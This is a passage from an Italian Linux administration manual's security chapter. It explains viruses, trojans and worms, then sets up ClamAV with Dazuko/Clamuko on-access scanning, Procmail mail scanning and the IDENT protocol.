- Installare gli aggiornamenti riferiti alla sicurezza il più presto possibile.
- Scandire regolarmente il file system alla ricerca di alterazioni nei file. Per questo si utilizzano programmi come AIDE.

Figura 43.11. Separazione tra la rete interna da proteggere e la zona demilitarizzata (DMZ).



43.2 Virus, vermi e cavalli di Troia

Nello studio dei problemi di sicurezza legati all'uso di strumenti informatici, non vanno trascurati i virus e il software modificato ad arte per arrecare qualche tipo di danno. Di per sé, non è molto importante classificare il software nocivo, se non per il fatto che questo permette di avere una visione un po' più chiara del problema. In generale si distinguono due tipi fondamentali: i ***virus*** e i ***cavalli di Troia***. Eventualmente si considerano anche i ***vermi***, come sottogruppo particolare dei virus.

Il virus è un pezzo di codice in grado di riprodursi nel sistema, attaccandosi ai programmi già esistenti, agli script, sostituendosi al settore di avvio di un disco o di una partizione, inserendosi all'interno di file di dati che prevedono la presenza di macroistruzioni. Naturalmente, un virus non è necessariamente in grado di fare tutto questo simultaneamente: dipende da chi lo realizza il modo in cui può riuscire a riprodursi.

Un cavallo di Troia, o troiano (*trojan*), è un programma che di per sé svolgerebbe una funzione più o meno utile, nascondendo però una parte di codice indesiderabile. Il classico cavallo di Troia è un gioco, che mentre viene utilizzato fa anche qualcosa di diverso, come cancellare dei file, oppure spedire all'esterno informazioni sulla configurazione del proprio sistema. Un cavallo di Troia potrebbe essere anche un programma normale che sia stato infettato ad arte con un virus, allo scopo di diffondere il virus stesso.

Il verme è un sottoinsieme specifico dei virus, il cui intento principale è quello di diffondersi attraverso la rete. Generalmente, anche se non sempre, il verme si cancella una volta che è riuscito a copiarsi all'esterno.

Si comprende facilmente il senso di un cavallo di Troia. Come sempre vale la solita raccomandazione: «non accettare nulla -- caramelle o qualunque altra cosa -- dagli estranei». Infatti, una caramella può essere avvelenata, un oggetto appuntito potrebbe essere stato infettato con qualche sostanza,[3] così come un programma può essere stato alterato ad arte. Purtroppo, spesso non ci sono alternative alla «fiducia», soprattutto quando il programma in questione è accessibile solo in forma di eseguibile senza sorgente.

Ad aggravare il problema, le normative di vari paesi vietano espressamente la decompilazione, cioè lo studio dei programmi a partire dalla loro forma eseguibile, cosa che rende difficile una verifica a seguito dell'insorgere di un qualche sospetto. L'unica possibilità per salvaguardarsi di fronte a questo problema è l'uso di programmi provvisti di sorgente, verificati e compilati personalmente.[4] Evidentemente non si tratta di una soluzione accessibile a tutti, sia per le capacità necessarie, sia per il tempo che ciò richiede. Purtroppo, però, resta l'unica, se si vuole escludere la fiducia.

La fiducia, ammesso che ci sia, non basta, perché occorre verificare che il tale programma non sia stato manomesso da una persona differente da quella di cui ci si fida. Infatti, un programma normale

potrebbe diventare un cavallo di Troia contenente un virus, o comunque contenere qualcosa di aggiunto per qualche fine. Questa verifica può essere fatta attraverso l'uso di una firma digitale (si veda a questo proposito la sezione 44.1).

Una volta compreso il pericolo legato ai programmi, si può credere di avere risolto il problema se si evita di installarne di nuovi. Tuttavia, un «programma» può essere inserito anche all'interno di file di dati, nel momento in cui questo può diventare uno script o un insieme di macroistruzioni di qualche tipo.

È nota l'esistenza di virus «macro», costituiti da macroistruzioni contenute in documenti di programmi di scrittura o in fogli elettronici. Nello stesso modo non è da escludere la possibilità di acquisire un documento TeX o anche PostScript e PDF, contenente istruzioni che possono arrecare dei danni nel momento della composizione, della visualizzazione o della stampa.

Sotto questo aspetto, i problemi maggiori si avvertono quando i programmi di questo tipo possono essere inseriti in documenti a cui si accede attraverso la rete. Per esempio, una pagina HTML potrebbe incorporare o richiamare un programma JavaScript,[5] o peggio un'applicazione Java o SWF (Flash). In questa situazione, solo il programma di navigazione può impedire che venga fatto qualcosa di dannoso, ammesso che possa essere in grado di farlo. Generalmente, l'unica alternativa è impedire l'esecuzione di script e programmi esterni, accettando tutte le conseguenze che ciò comporta, dato che in questo modo diventa impossibile accedere ad alcuni servizi.

Un'ultima considerazione va fatta nei confronti dei programmi allegati a messaggi di posta elettronica. Nel momento in cui il programma di lettura della posta dovesse essere «troppo» amichevole, si potrebbe arrivare a estrarre e installare tali programmi, quasi senza rendersene conto. Sono noti gli attacchi di questo tipo che colpiscono inesorabilmente gli utenti più ingenui.

In linea di principio, non ci sono difese che tengano contro virus o cavalli di Troia realizzati con perizia. Tuttavia, qualche accorgimento può essere utile, soprattutto se si ritiene che il proprio sistema operativo di partenza sia abbastanza «sicuro» (cosa che comunque non si può dimostrare). In generale valgono le solite raccomandazioni che si fanno in queste occasioni.

- Evitare di utilizzare software che non sia stato compilato personalmente, dopo un esame attento dei sorgenti, o comunque, evitare di utilizzare software compilato da persone sconosciute e anche da persone conosciute quando non si può verificare l'autenticità dell'origine.
- Evitare di abilitare l'esecuzione di script e programmi incorporati in documenti ottenuti attraverso la rete (file HTML e posta elettronica principalmente).
- Evitare di usare il sistema operativo in qualità di utente '**root**' quando non serve: un virus avrebbe i privilegi necessari per infettare tutto il sistema, mentre un cavallo di Troia avrebbe accesso a tutti i file di dispositivo.
- Utilizzare un sistema di scansione realizzato appositamente per verificare le alterazioni nei file, come AIDE e (sezione 43.6).

43.2.1 Dazuko

Dazuko[6] (*Dateizugriffskontrolle*, ovvero: «controllo di accesso ai file») è il nome di un modulo per kernel Linux e FreeBSD, in grado di fornire a un terzo programma le informazioni sui file che vengono aperti durante il funzionamento del sistema operativo. Questo meccanismo viene sfruttato proprio dai programmi che, prima dell'accesso a certi file, devono eseguire dei controlli, come nel caso degli antivirus.

Il kernel Linux deve essere stato predisposto con l'attivazione di alcune voci nel menù *Security options*:


```
[ ] Enable access key retention support
[*] Enable different security models
[ ]   Socket and Networking Security Hooks
<M>   Default Linux Capabilities
< >   Root Plug Support
<M>   BSD Secure Levels
```

Ciò che si vede nell'esempio rappresenta il minimo indispensabile per poter comunicare con il modulo Dazuko.

Una volta compilato e installato il kernel Linux, è possibile procedere alla compilazione e installazione del modulo Dazuko, i cui sorgenti si ottengono da *http://www.dazuko.org* .

Perché la compilazione di Dazuko avvenga con successo, è necessario che il kernel in funzione sia quello per il quale si vuole produrre il modulo; inoltre, il collegamento simbolico '`/lib/modules/`***versione***`/build`' deve puntare correttamente alla directory contenente i sorgenti del kernel stesso.

Supponendo di avere scaricato il file '`dazuko-2.2.1.tar.gz`', si procede nel modo seguente:

```
$ tar xzvf dazuko-2.2.1.tar.gz [Invio]

$ cd dazuko-2.2.1 [Invio]

$ ./configure [Invio]

$ make [Invio]
```

L'ultima fase richiede i privilegi dell'amministratore del sistema:

```
$ su root -c "make install" [Invio]
```

Se tutto procede senza intoppi, si ottiene il file '`/lib/modules/`***versione***`/extra/dazuko.ko`'.

La procedura di installazione del modulo prevede anche la creazione di un file di dispositivo speciale: '`/dev/dazuko`'. Nel caso in cui ci dovessero essere dei problemi, conviene sapere che si può ricreare tale file con i comandi seguenti:

```
# mknod /dev/dazuko c 254 0 [Invio]

# chown root:root /dev/dazuko [Invio]

# chmod 660 /dev/dazuko [Invio]
```

Il modulo Dazuko va caricato rispettando una sequenza precisa, altrimenti viene rifiutato. In breve, conviene usare i comandi seguenti:

```
# rmmod capability [Invio]

# modprobe dazuko [Invio]

# modprobe capability [Invio]
```

Ecco come dovrebbe apparire nell'elenco dei moduli attivi:

```
# lsmod [Invio]

Module                  Size  Used by
…
capability              4872  0
dazuko                 55824  2
…
commoncap               7168  2 capability,dazuko
…
```

43.2.2 Clamav

Clamav[7] è un sistema di individuazione di virus informatici abbastanza completo, ma senza la possibilità di rimuovere il codice dannoso dai file infetti. Per la scansione manuale dei file, alla ricerca di virus o comunque di codice pericoloso noto, si usa il programma '**clamscan**':

```
clamscan [opzioni] [file|directory]…
```

Come si vede dal modello sintattico, alla fine della riga di comando si annotano i file o le directory da scandire, ma in mancanza di

tale indicazione, si ottiene la scansione della directory corrente. Si osservi però che la scansione delle directory non prevede la ricorsione nelle sottodirectory successive, a meno di usare espressamente l'opzione '**-r**'.

Tabella 43.14. Alcune opzioni.

Opzione	Descrizione
`--quiet`	Fa sì che il programma funzioni in modo «silenzioso», mostrando solo i messaggi di errore.
`-d` ***file*** | ***directory*** `--database=`***file*** | ***directory***	Indica di utilizzare un file particolare o il contenuto di una directory come elenco delle impronte virali di riconoscimento dei virus.
`-l` ***file*** `--log=`***file***	Richiede di salvare una copia del rapporto di scansione nel file indicato.
`-r` `--recursive`	Richiede si scandire in modo ricorsivo anche le sottodirectory.
`--bell`	Richiede di generare un segnale acustico al riconoscimento di un virus.
`-i` `--infected`	Richiede di mostrare soltanto i file che risultano infetti.
`--remove`	Richiede di cancellare i file che sono o sembrano essere infetti.
`--move=`***directory***	Richiede di spostare nella directory indicata i file che sono o sembrano essere infetti.

Segue la descrizione di alcuni esempi.

- `$` **`clamscan`** [*Invio*]

  Scandisce i file contenuti nella directory corrente (le sottodirectory vengono tralasciate).

- `$` **`clamscan /bin/b*`** [*Invio*]

  Scandisce i file che corrispondono al modello.

- `$` **`cat mio_file | clamscan -`** [*Invio*]

  Scandisce un file ricevendolo dallo standard input.

- `$` **`clamscan -r /home`** [*Invio*]

  Scandisce tutto il contenuto della directory '`/home/`', incluse le sottodirectory.

43.2.2.1 Aggiornamento delle impronte virali

Un programma antivirus, per poter essere efficace, richiede di avere un aggiornamento frequente delle impronte virali, ovvero delle stringhe di riconoscimento dei virus o comunque del codice dannoso. In un'installazione normale di Clamav, i file che contengono tali informazioni vengono conservati nella directory '`/var/lib/clamav/`'.

La distribuzione dei file contenenti le impronte virali avviene attraverso una serie di elaboratori a cui si può accedere con il nome generico *database.clamav.net*, il quale si trasforma automaticamente in un indirizzo abbastanza «vicino»:

```
$ host database.clamav.net [Invio]

database.clamav.net is an alias for db.local.clamav.net.
db.local.clamav.net is an alias for db.it.clamav.net.
db.it.clamav.net has address 213.92.8.5
db.it.clamav.net has address 159.149.155.69
db.it.clamav.net has address 193.206.139.37
```

Da questo indirizzo si possono prelevare i file '`main.cvd`' e '`daily.cvd`', ovviamente quando questi risultano aggiornati:

http://database.clamav.net/main.cvd

http://database.clamav.net/daily.cvd

Come si può intuire, il file '`main.cvd`' è quello complessivo, con tutte le impronte virali conosciute, aggiornato a cadenza mensile, mentre il file '`daily.cvd`' viene aggiornato ogni giorno, con le impronte virali nuove che non sono ancora presenti nel primo file. Questi due file vanno collocati nella directory '`/var/lib/clamav/`', o nella directory equivalente prevista nel proprio sistema operativo.

Per automatizzare l'aggiornamento della propria copia di impronte virali, Clamav prevede il programma '**`freshclam`**', a cui si associa il file di configurazione '`/etc/clamav/freshclam.conf`':

```
freshclam [opzioni]
```

In condizioni normali, avviando il programma senza opzioni, si ottiene l'aggiornamento dei file delle impronte virali, nella directory predefinita ('`/var/lib/clamav/`'), ma ciò richiede che il file di configurazione contenga almeno la direttiva seguente:

```
DatabaseMirror database.clamav.net
```

Il programma '**`freshclam`**' non richiede privilegi particolari per funzionare, a parte quelli necessari a poter aggiornare i file delle impronte virali. Di solito si predispone l'utente fittizio '**`clamav`**' e si fa in modo che i programmi di Clamav funzionino con i privilegi concessi a tale utente.

Tabella 43.17. Alcune opzioni

Opzione	Descrizione
`--quiet`	Fa sì che vengano emessi soltanto i messaggi di errore.
`-l` ***file*** `--log=`***file***	Fa in modo di salvare il rapporto sullo scarico delle impronte virali nel file indicato.
`--datadir=`***directory***	Specifica esplicitamente la directory all'interno della quale salvare i file delle impronte virali aggiornate.
`-u` ***utente*** `--user=`***utente***	Quando il programma viene avviato con i privilegi dell'utente '**`root`**', questa opzione fa sì che i privilegi vengano ridotti a quelli dell'utente indicato.
`-d` `--daemon`	Fa sì che il programma rimanga in funzione, come demone, ma richiede anche l'uso dell'opzione '**`-c`**'.
`-c` ***n*** `--checks=`***n***	Questa opzione viene usata assieme a '**`-d`**' e specifica quante volte al giorno controllare per l'esistenza di aggiornamenti alle impronte virali.

Segue la descrizione di alcuni esempi.

- `$` **`freshclam`** [*Invio*]

  Aggiorna i file delle impronte virali nella directory predefinita, in base alla configurazione. Si presume che il programma sia avviato con i privilegi necessari per poter salvare tali file.

- `$` **`freshclam --datadir=$HOME`** [*Invio*]

  Scarica i file delle impronte virali nella directory personale dell'utente.

- `$` **`freshclam -d -c 3`** [*Invio*]

  Avvia il programma come demone, richiedendo di eseguire tre controlli al giorno.

- `#` **`freshclam -u clamav`** [*Invio*]

  Avvia il programma in modo da acquisire i privilegi dell'utente '**`clamav`**'.

Tabella 43.18. Alcune direttive di configurazione.

Opzione	Descrizione
`DatabaseMirror` ***nome_a_dominio***	Specifica il nome a dominio dell'elaboratore a cui rivolgersi per l'aggiornamento delle impronte virali. In generale, conviene scrivere il nome *database.clamav.net*.
`DatabaseOwner` ***utente***	Quando '**`freshclam`**' viene avviato con i privilegi dell'utente '**`root`**', fa in modo che i privilegi effettivi vengano ridotti a quelli dell'utente indicato.
`DatabaseDirectory` ***directory***	Specifica la directory che deve contenere i file delle impronte virali.
`UpdateLogFile` ***file***	Fa in modo di salvare il rapporto sullo scarico delle impronte virali nel file indicato.

43.2.2.2 Scansioni più o meno automatiche

Per facilitare la richiesta di una scansione esiste anche il demone '**`clamd`**', il cui funzionamento viene controllato esclusivamente attraverso un file di configurazione: '`/etc/clamav/clamd.conf`'. Di norma, il demone viene avviato con i privilegi dell'utente '**`root`**', salvo ridurli poi in base alla configurazione.

`clamd` [`-c` ***file_di_configurazione***|`--config-file=`***file_di_configurazione***]

Come si vede dal modello sintattico, con l'opzione '**`-c`**' è possibile dichiarare un file di configurazione diverso da quello predefinito in fase di compilazione del programma.

Tabella 43.19. Alcune direttive di configurazione.

Opzione	Descrizione
`User` ***utente***	Fa sì che il demone funzioni con i privilegi dell'utente indicato. Di solito si tratta dell'utente '**`clamav`**', salvo i casi in cui è proprio necessario mantenere i privilegi dell'utente '**`root`**'.
`LogFile` ***file***	Specifica il file da usare per annotare le operazioni svolte. Di solito si tratta di '`/var/log/clamav/clamav.log`'.
`DatabaseDirectory` ***directory***	Specifica la directory che contiene i file delle impronte virali.

In generale, '**`clamd`**' da solo non serve: lo si installa sempre solo per consentire ad altri programmi di interagire con il sistema di Clamav. Pertanto, anche la configurazione dipende dalle esigenze specifiche che si vengono a presentare.

43.2.2.3 Utilizzo di «clamdscan»

Per eseguire una scansione «manuale», sfruttando però il demone '**`clamd`**', si può utilizzare il programma '**`clamdscan`**'. Questo funziona sostanzialmente come '**`clamscan`**', ma con la differenza che il suo avvio è meno pesante:

`clamdscan` [***opzioni***] [***file***|***directory***]...

Alcune delle opzioni di '**`clamscan`**' sono prive di significato per '**`clamdscan`**'.

Tabella 43.20. Alcune opzioni.

Opzione	Descrizione
`--quiet`	Fa sì che il programma funzioni in modo «silenzioso», mostrando solo i messaggi di errore.
`-l` ***file*** `--log=`***file***	Richiede di salvare una copia del rapporto di scansione nel file indicato.
`--remove`	Richiede di cancellare i file che sono o sembrano essere infetti.
`--move=`***directory***	Richiede di spostare nella directory indicata i file che sono o sembrano essere infetti.

Il programma '**`clamdscan`**', avvalendosi del demone '**`clamd`**', risente dei permessi con i quali il demone stesso è avviato. In pratica, se '**`clamd`**' funziona con i privilegi di un utente fittizio che non ha accesso a certi file, non può controllarne il contenuto.

Segue la descrizione di alcuni esempi.

- `$` **`clamdscan`** [*Invio*]

  Scandisce i file contenuti nella directory corrente (le sottodirectory vengono tralasciate).

- `$` **`clamdscan /bin/b*`** [*Invio*]

  Scandisce i file che corrispondono al modello.

- `$` **`cat mio_file | clamdscan -`** [*Invio*]

  Scandisce un file ricevendolo dallo standard input.

43.2.2.4 Verifica del funzionamento

Assieme a Clamav vengono distribuiti anche dei file innocui, ma individuabili come affetti da un virus. Di solito si collocano nella directory '`/usr/share/clamav-testfiles/`':

```
$ clamscan /usr/share/clamav-testfiles [Invio]

/usr/share/clamav-testfiles/clam-error.rar: RAR module failure
/usr/share/clamav-testfiles/debugm.c: OK
/usr/share/clamav-testfiles/clam.cab: Unable to open file or directory
/usr/share/clamav-testfiles/clam.exe.bz2: ClamAV-Test-File FOUND
/usr/share/clamav-testfiles/clam.exe: ClamAV-Test-File FOUND
/usr/share/clamav-testfiles/clam.rar: ClamAV-Test-File FOUND
/usr/share/clamav-testfiles/clam.zip: ClamAV-Test-File FOUND

----------- SCAN SUMMARY -----------
Known viruses: 60743
Engine version: 0.88.2
Scanned directories: 1
Scanned files: 7
Infected files: 4
Data scanned: 0.00 MB
Time: 2.601 sec (0 m 2 s)
```

43.2.2.5 Utilizzare Procmail per scandire automaticamente i messaggi di posta elettronica

Con l'aiuto di Procmail (sezione 39.15) è possibile utilizzare Clamav, per scandire i messaggi prima del recapito finale all'utente. Si possono inserire nel file '`~/.procmailrc`' le direttive seguenti:


```
# Scan for viruses
:0
VIRUS=|clamdscan --no-summary --stdout -

:0
* VIRUS ?? ^.*FOUND
virus
```

Nella prima fase viene avviato il programma '**`clamdscan`**' (con le opzioni che si vedono), inviandogli il messaggio di posta elettronica attraverso lo standard input. Il risultato della scansione è un testo descrittivo che viene emesso dal programma attraverso lo standard output, il quale così viene assegnato alla variabile ***VIRUS***. Nella seconda fase viene preso in considerazione lo stesso messaggio di posta elettronica, verificando che la variabile ***VIRUS*** contenga la stringa

‘**FOUND**’ alla fine: se c’è la corrispondenza, il messaggio viene messo nel file o nella directory ‘`virus`’.

Figura 43.23. Spiegazione dettagliata.



43.2.3 Clamuko

Clamav può utilizzare le funzionalità offerte dal modulo Dazuko per controllare al volo i file a cui si sta per accedere (attraverso il sistema operativo). Il nome Clamuko rappresenta una funzione contenuta nel demone ‘**clamd**’, specializzata in questa comunicazione con Dazuko.

Nella sezione 43.2.1 è descritto il procedimento necessario a compilare, installare e attivare il modulo Dazuko per un kernel Linux. Naturalmente, il modulo Dazuko deve essere attivo prima che il demone ‘**clamd**’ sia messo in funzione.

43.2.3.1 Preparazione del demone «clamd»

È probabile che il demone ‘**clamd**’ sia stato compilato per la propria distribuzione GNU/Linux escludendo Clamuko. In pratica, potrebbe essere stato usato lo script ‘**configure**’ con l’opzione ‘**--disable-clamuko**’. Se le cose stanno così, è necessario ricompilare ‘**clamd**’ nel modo appropriato.

A titolo di esempio vengono sintetizzati i passaggi necessari a ricompilare il pacchetto ‘**clamav**’ della distribuzione GNU/Linux Debian (si veda la sezione 7.8 per una descrizione più dettagliata).

1. Si acquisiscono temporaneamente i privilegi dell’amministratore:

   $ **su** [*Invio*]

2. Si installano gli strumenti di sviluppo:

   # **apt-get install fakeroot build-essential** [*Invio*]

   # **apt-get build-dep clamav** [*Invio*]

3. Si torna a operare in qualità di utente comune:

   # **exit** [*Invio*]

4. Si acquisiscono i sorgenti nella directory corrente:

   $ **apt-get source clamav** [*Invio*]

5. Si modifica il file ‘`debian/rules`’:

   $ **cd clamav-*versione*** [*Invio*]

   $ **vi debian/rules** [*Invio*]

   Ovviamente si può usare qualunque altro programma per la modifica di file di testo. Ciò che va modificato sono le righe in cui si fa riferimento allo script ‘**configure**’, dove va eliminata l’opzione ‘**--disable-clamuko**’.

6. Si ricompila e si riassembla un nuovo pacchetto binario:

   $ **dpkg-buildpackage -rfakeroot -uc -us** [*Invio*]

7. Si installa:

   $ **cd ..** [*Invio*]

   $ **su** [*Invio*]

   # **dpkg -i clamav-daemom_*.deb** [*Invio*]

43.2.3.2 Configurazione del demone «clamd»

La configurazione del demone ‘**clamd**’ richiede l’uso di direttive speciali, oltre al fatto che **deve funzionare** necessariamente **con i privilegi dell’utente ‘`root`’**. L’esempio seguente mostra le direttive salienti del file ‘`/etc/clamav/clamd.conf`’:

```
…
#User clamav
…
ClamukoScanOnAccess
ClamukoScanOnOpen
ClamukoScanOnClose
ClamukoScanOnExec
ClamukoIncludePath /
ClamukoExcludePath /proc
ClamukoExcludePath /sys
ClamukoExcludePath /dev
#ClamukoMaxFileSize 5M
#VirusEvent echo found virus %v | mail root@localhost &
VirusEvent logger found virus %v &
```

Per cominciare si vede che la direttiva ‘**User**’ è commentata, in modo da mantenere i privilegi dell’utente ‘**root**’ durante il funzionamento del demone. La direttiva ‘**ClamukoScanOnAccess**’ attiva le funzionalità Clamuko, mentre le tre direttive successive attivano la scansione nelle varie fasi di accesso ai file. Le direttive ‘**ClamukoIncludePath**’ servono a indicare i percorsi a partire dai quali eseguire il controllo (si intendono anche le sottodirectory), così come le direttive ‘**ClamukoExcludePath**’ servono a escludere dei percorsi. Si osservi che di norma è bene limitare i percorsi da controllare all’indispensabile, per evitare di appesantire troppo il funzionamento del sistema operativo:

```
…
ClamukoIncludePath /home
ClamukoIncludePath /var/spool/mail
ClamukoIncludePath /var/mail
ClamukoIncludePath /var/tmp
ClamukoIncludePath /tmp
…
```

Il demone ‘**clamd**’ si limita a far impedire l’accesso ai file che risultano o sembrano essere infetti, annotando il fatto nel proprio registro (quello che si definisce con la direttiva ‘**LogFile**’). Per fare in modo che il fatto venga percepito anche in altro modo, si può usare la direttiva ‘**VirusEvent**’, che nell’esempio si limita a copiare l’informazione nel registro del sistema, attraverso il programma ‘**logger**’. Si può intuire che ‘**%v**’ sia una variabile che si espande automaticamente nel nome del virus individuato.

43.2.3.3 Sequenza di attivazione e verifica del funzionamento

Come già accennato, prima di avviare il demone ‘**clamd**’, è necessario che sia già attivo il modulo ‘**dazuko**’. A titolo di esempio, l’avvio di Clamuko potrebbe avvenire nel modo seguente:

rmmod capability [*Invio*]

modprobe dazuko [*Invio*]

modprobe capability [*Invio*]

clamd [*Invio*]

Naturalmente, per verificare che Clamuko sia attivo effettivamente si può dare un’occhiata al registro tenuto da ‘**clamd**’ (dovrebbe essere il file ‘`/var/log/clamav/clamav.log`’):

```
…
Sun Jul  2 10:45:40 2012 -> Clamuko: Correctly registered with Dazuko.
Sun Jul  2 10:45:40 2012 -> Clamuko: Scan-on-open mode activated.
Sun Jul  2 10:45:40 2012 -> Clamuko: Scan-on-close mode activated.
Sun Jul  2 10:45:40 2012 -> Clamuko: Scan-on-exec mode activated.
Sun Jul  2 10:45:40 2012 -> Clamuko: Included path …
…
Sun Jul  2 10:45:40 2012 -> Clamuko: Max file size limited to 5242880 bytes.
…
```

Inoltre, tentando di leggere un file contenente un’impronta virale conosciuta, come nel caso del file ‘`clam.exe`’ di esempio, purché

sia collocato in uno dei percorsi previsti, si deve ottenere un errore dovuto all'impossibilità di portare a termine l'operazione di accesso:

```
$ cat clam.exe [Invio]

cat: clam.exe: Operation not permitted
```

Poi, nel registro di '**clamd**', si deve vedere l'esito della scansione:

```
…
Sun Jul  2 11:34:44 2012 -> Clamuko: /home/tizio/clam.exe: ↩
↪ClamAV-Test-File FOUND
…
```

43.2.3.4 Problemi

Il sistema di protezione di Clamuko può essere efficace, ma crea rallentamenti eccessivi ogni volta che un programma deve aprire un file di dimensioni abbastanza grandi. Di conseguenza, è un sistema poco pratico e spesso anche inutilizzabile, a meno di ridurre la protezione ai file molto piccoli.

Un altro problema significativo riguarda l'uso del sistema NFS per la condivisione dei file attraverso la rete: se si utilizza il servizio gestito internamente al kernel Linux, il controllo avviene in modo intermittente.


43.3 Protocollo IDENT

In quasi tutte le distribuzioni GNU, nella configurazione del supervisore dei servizi di rete è prevista l'attivazione del servizio IDENT, corrispondente alla porta '**auth**' (113). Nel caso di Inetd, il file '`/etc/inetd.conf`' potrebbe contenere una riga simile a quella seguente:

```
…
auth  stream  tcp  nowait  identd  /usr/sbin/identd   identd
…
```

Il demone '**identd**' ha lo scopo di controllare i collegamenti per mezzo del protocollo TCP. In tal modo è in grado di informare il nodo all'altro capo del collegamento sul nominativo-utente di chi esegue quel collegamento. Si osservi la figura 43.30.

Figura 43.30. Il protocollo IDENT serve a fornire alla controparte le informazioni necessarie a identificare l'utente che ha in corso una connessione TCP particolare.



Seguendo l'esempio della figura, se un utente del nodo «A» ha iniziato una connessione TCP con il nodo «B» (in questo caso si tratta di TELNET), dal nodo «B» può essere richiesto al nodo «A» di fornire le informazioni sull'utente che esegue il processo responsabile del collegamento. Come si vede, tale richiesta viene fatta usando il protocollo IDENT e la risposta può essere fornita solo se l'origine gestisce tale servizio.

In linea teorica, è utile fornire questo tipo di servizio, purché il demone '**identd**' non sia stato compromesso e fornisca informazioni corrette. In questo modo, se un utente di un sistema che fornisce il servizio IDENT, utilizzando il protocollo TCP, cercasse di aggredire un qualche nodo esterno, l'amministratore del nodo aggredito potrebbe ottenere il nominativo-utente di quella persona attraverso il protocollo IDENT. Successivamente, tale amministratore avrebbe modo di essere più dettagliato nel riferire l'accaduto al suo collega del sistema da cui è originato l'attacco, a tutto vantaggio di questo ultimo amministratore. Tuttavia, in pratica si considera che il protocollo IDENT non sia corretto per la riservatezza personale e tende a essere utilizzato solo nelle reti private, per controllare l'accessibilità di certi servizi interni, ma senza permettere che tale protocollo possa poi raggiungere l'esterno.

43.3.1 Ident2

Ident2[8] è uno tra tanti servizi IDENT disponibili per i sistemi GNU. Il programma che svolge il lavoro viene chiamato generalmente '**ident2**' e la configurazione del supervisore dei servizi di rete, in questo caso nel file '`/etc/inetd.conf`', viene fatta normalmente così:

```
# /etc/inetd.conf
…
auth  stream  tcp  nowait  root  /usr/sbin/ident2 ident2
```

Come si può osservare, il programma viene avviato con i privilegi dell'utente '**root**' e di norma non si usano opzioni.

Si nota l'assenza del richiamo al TCP wrapper, in quanto si vuole che il servizio IDENT sia accessibile a tutti i nodi e non solo a quelli che passano il filtro stabilito all'interno di '`/etc/hosts.allow`' e '`/etc/hosts.deny`'. Inoltre, va osservato che il TCP wrapper non può essere utilizzato perché esso stesso può essere configurato per interrogare l'origine di una richiesta attraverso il protocollo IDENT, formando in tal caso un ciclo senza fine.

43.3.2 Interrogazione del servizio e librerie

A quanto pare manca un programma di servizio specifico per l'interrogazione del servizio IDENT; in pratica si deve utilizzare un cliente TELNET verso la porta 113 (denominata '**auth**').

Il primo problema è quello di scoprire le porte della connessione che si intende verificare alla fonte. Questo lo si fa con '**netstat**'. A titolo di esempio, si immagina di essere nel nodo «B» dello schema mostrato nella figura 43.30 e di volere verificare l'origine di una connessione TELNET proveniente dal nodo «A» (proprio come mostrava la figura).

Prima di tutto, si deve scoprire che esiste una connessione TELNET (sospetta), cosa che avviene attraverso la lettura dei messaggi del registro del sistema. Purtroppo, se il TCP wrapper non è configurato correttamente, potrebbe mancare l'indicazione delle porte utilizzate, costringendo ad andare un po' per tentativi. Si suppone che sia in corso attualmente un'unica connessione di questo tipo, in tal caso la lettura del rapporto di '**netstat**' non può generare equivoci.

```
$ netstat -n [Invio]

Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address       Foreign Address     State
…
tcp        0      0 192.168.254.1:23    192.168.1.1:1108    ESTABLISHED
…
```

Il punto di vista è quello del nodo 192.168.254.1, mentre il nodo remoto è 192.168.1.1. Per interrogare il servizio IDENT presso il nodo remoto si utilizza un cliente TELNET nel modo seguente (eventualmente, al posto del nome '**auth**' si può indicare direttamente il numero: 113).

```
$ telnet 192.168.1.1 auth [Invio]

Trying 192.168.1.1...
Connected to 192.168.1.1.
Escape character is '^]'.

1108 , 23 [Invio]

1108 , 23 : USERID : OTHER :tizio
Connection closed by foreign host.
```

Così si viene a conoscere che la connessione è intrattenuta dall'utente '**tizio@192.168.1.1**'.

Un demone di un servizio qualunque potrebbe essere modificato in modo da utilizzare sistematicamente il protocollo IDENT per interpellare i clienti, annotando nel registro del sistema gli utenti che

accedono. Per questo e altri utilizzi, esiste la libreria '**libident**', disponibile con quasi tutte le distribuzioni GNU.

Probabilmente, solo la distribuzione Debian acclude il demone '**identtestd**' assieme alla libreria '**libident**'. Si tratta di un programma da collocare nel file di configurazione del supervisore dei servizi di rete, per esempio '`/etc/inetd.conf`', collegandolo a una porta non utilizzata, il cui scopo è solo quello di restituire le informazioni di chi dovesse fare un tentativo di accesso attraverso un cliente TELNET su quella stessa porta. In pratica, '**identtestd**' serve esclusivamente per verificare il funzionamento del proprio servizio IDENT.

Nel caso si utilizzi Inetd, si attiva il servizio (diagnostico) attraverso una riga come quella seguente, nel file '`/etc/inetd.conf`'.

```
...
3113  stream  tcp  nowait  root  /usr/sbin/in.identtestd ↩
↪in.identtestd
...
```

Una volta riavviato il supervisore dei servizi di rete, si può interpellare tale «servizio» con un cliente TELNET da un nodo in cui è presente IDENT, per verificarne il funzionamento. Si osservi l'esempio.

```
# telnet 192.168.1.1 3113 [ Invio ]

  Trying 192.168.1.1...
  Connected to 192.168.1.1.
  Escape character is '^]'.
  Welcome to the IDENT server tester, version 1.9

  (Linked with libident-libident 0.21 Debian 4)


  Connecting to Ident server at 192.168.254.1...
  Querying for lport 2252, fport 9999....
  Reading response data...
  Userid response is:
     Lport........ 2252
     Fport........ 9999
     Opsys........ OTHER
     Charset...... <not specified>
     Identifier... root
  Connection closed by foreign host.
```

43.3.3 Autenticazione interna tramite IDENT

